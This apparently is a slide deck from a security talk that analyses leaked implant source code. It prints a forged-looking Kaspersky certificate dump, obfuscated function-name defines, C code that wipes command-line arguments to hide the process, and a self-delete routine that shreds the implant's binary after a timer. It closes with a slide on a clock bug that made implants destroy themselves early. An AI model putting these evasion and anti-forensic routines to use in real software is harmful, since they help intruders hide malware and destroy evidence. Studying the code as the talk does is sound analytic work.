        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc, OU=Certification
Services Division, CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
        Validity
            Not Before: Sep 30 20:27:29 2010 GMT
            Not After : Sep 24 20:27:29 2035 GMT
        Subject: C=RU, O=Kaspersky Laboratory, CN=www.kaspersky.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (2048 bit)
                Modulus (2048 bit):
                    00:aa:56:72:ef:c4:8c:9a:47:d9:6f:b5:a8:9e:6f:
                    19:25:98:81:72:40:1c:7f:08:32:6d:d1:93:32:5b:
                    ee:33:30:01:ed:29:09:68:af:fc:1e:4c:b3:b8:b9:
                    4b:99:d9:9f:9b:2a:60:55:af:e1:e4:69:5b:b3:b3:
                    c9:2e:07:9e:49:0f:dd:35:da:43:ca:11:54:da:6e:
                    99:7e:cf:4a:59:1d:16:8f:4d:e9:0d:d6:14:e7:f7:
                    fd:0b:d1:9e:9b:e9:89:14:e3:df:89:e5:03:55:96:
                    52:85:bc:69:9d:2d:bb:2c:11:cf:63:b0:46:3a:28:
                    4e:d0:eb:94:32:f5:99:d9:8c:93:b1:2b:ad:e5:cf:
                    00:d8:3b:81:b0:8a:e1:ad:20:58:57:4d:39:5e:68:
                    44:d4:7c:75:b5:8a:fa:91:6d:0d:94:62:07:f6:e3:
                    95:a4:ea:75:29:3c:cd:55:e9:29:53:bf:8e:0d:f6:
                    fd:65:6c:14:a5:c0:83:2b:67:07:ea:98:48:08:55:
                    99:91:91:79:5d:dd:0f:96:b3:fe:2c:18:38:37:00:
                    02:bc:07:9f:c2:a3:06:8d:1d:eb:22:f0:0e:99:05:
                    19:d3:e0:fc:8e:cc:b4:f8:83:51:e5:dc:64:82:a6:
                    d7:5d:75:c6:bd:a4:d4:de:df:b6:a1:a9:0c:c2:d2:
                    ce:7f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Subject Key Identifier:
                B0:56:99:81:7C:87:D0:3F:10:CF:99:0E:6E:9E:39:B4:1E:C5:53:B0
            X509v3 Authority Key Identifier:
                DirName:/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Premium Server
CA/emailAddress=premium-server@thawte.com
                serial:01

    Signature Algorithm: sha1WithRSAEncryption
        20:a7:6f:21:a5:0a:5f:a7:b5:c6:95:fe:25:d7:4a:49:a1:16:
        50:99:47:aa:14:10:30:2f:58:f5:36:b6:b0:de:1d:e8:61:5d:
        70:4a:73:95:85:9f:fa:02:7c:cd:e4:3a:6f:1c:cd:9b:de:eb:
```

Obfuscation of function names

`server/function_strings.h`

```
#define release_netstat_rn rnwaetr
#define release_process_list drtie5wf
#define release_netstat_an dftr7itd7i
#define release_ifconfig sruiwi5rs6

//self delete
#define self_delete kfoyphs
#define check_timer kasgr453j
#define update_file uasgrwlwt456

//lauchShell
#define launchShell lsirter5
```

Obfuscation of function names

`server/function_strings.h`

```
//To remove some of the stringVaraible names for Solaris builds, I had to realy change the
//  variable name of the string, for instance:
//            "usageString" is now "usb"
//            "commandString" is now "cdS137", ...
//  This was necessary due to Sun's limited stripping capability via "strip"...
```

Notes

The symbol table section is not removed if it is contained within a segment or if the file is a relocatable object.

https://docs.oracle.com/cd/E86824_01/html/E54763/strip-1.html

Removal of command line arguments

server/main.c

```
// for Linux and Solaris, zeroize command line arguments
clean_args( argc, argv, NULL );
```

Removal of command line arguments

server/main.c

```
#if defined LINUX
//**************************************************************************
static void clean_args( int argc, char **argv, char *new_argv0 )
{
    unsigned int        maxlen_argv0 = 0;
        unsigned int    len = 0;
    int                         n;

        DLX(3, printf("\tLINUX => Attempting to clean command line arguments\n"));

    for ( n = ( argc - 1 ); n > 0; n-- )
    {
        len = strlen( *(argv + n) );
        DLX(3, printf( "\tCleaning argument #%d with length %d: %s\n", n, len, *(argv + n) ));
        memset( *(argv + n), 0, len );
        maxlen_argv0 += len;
    }

        DLX(3, printf( "\tMax ARGV0 length is %d bytes\n", maxlen_argv0 ));

    if ( ( new_argv0 != NULL ) && ( strlen( new_argv0 ) < maxlen_argv0 ) )
    {
        memset( *argv, 0, maxlen_argv0 );
        strcpy( *argv, new_argv0 );
    }

    return;
}
#elif defined SOLARIS
```

Self-delete

`server/self_delete.c`

```
void check_timer(char* filepath, unsigned long delete_delay)
{
        struct stat st;
        int ret;
        time_t timediff;

        ret = _stat( filepath, &st );

        if ( ret < 0 )
        {
                // TODO: return error, exit?
                //Do not want to exit, this will stop the process and leave the executable
                //Added a self_delete, if you can't stat the file, it's gone as well as ou
                DLX(1, printf("No time file exists, self_delete will occur now...\n"));
#if defined LINUX || SOLARIS
                markTermination((char *)sdfpl);
#endif
                self_delete();
                exit( 0 );
        }
        else if ( ret == 0 )
        {
                timediff = time( NULL ) - st.st_mtime;
                // D( printf( " DEBUG: %s, %d: Current time =  %ld, File time = %ld, delta

                if (timediff >= 0) {
                        if ( timediff > (time_t)delete_delay )
                        {
                                markTermination((char *)sdfpl);
                                self_delete();
                                // not reached
                        }
                } else {
                        DLX(4, printf("Negative time difference.\n"));
                }
        }

        return;
}
```

```
void self_delete()
{
        char* self;

        self = calloc(512,1);

        //Don't shred the configuration file, use contents to determine when self_delete executed...
        // shred the configuration file
        //D( printf (" DEBUG: shredding configuration file\n" ); )
        //shred_file((char*)sdfp);

        //ret = readlink( "/proc/self/exe",self, 511);
        (void) readlink( (char*)sdp, self, 511);
        DLX(3, printf("readlink reads => %s\n", self));

        // shred self
        DLX(1, printf ("shredding self\n"));
        shred_file(self);

        if(self != NULL)
        {
                free(self);
        }

        exit(0);
}
```

The premature death of implants v2.5

- Operators discovered that some implants v2.5 sere self-destroying prematurely
- Why? Difference between current time and time of last contact was >= self-delete threshold
  - Actually the difference was VERY large
- Cause

The premature death of implants v2.5

- Operators discovered that some implants v2.5 sere self-destroying prematurely
- Why? Difference between current time and time of last contact was >= self-delete threshold
  - Actually the difference was VERY large
- Cause
  - Some systems do not have stable or reliable clocks. Many scenarios:
    - Clock back to epoch (00:00:00, January 1, 1970) after reboot
    - On some Windows, uptime reset to zero if the system has been up for 49 days
    - Some devices do not sync with NTP server after reboot
    - Some sync with NTP but a while after reboot (race condition here)
  - Time difference was cast from **`int`** to **`unsigned long int`**
- Fix never implemented

That’s a wrap for today

Parting thoughts

- Do you like this sort of stuff?
  - Fork the repo
  - Experiment with it
  - Try new ideas
- One key takeaway
  - Basic functionality is easy
  - Details make a difference
  - Some of them are complicated
- We are no longer in 2010
  - Yet `xddr33` (360 netlab, January 2023)

Thank you for listening.

Questions? Comments? Thoughts?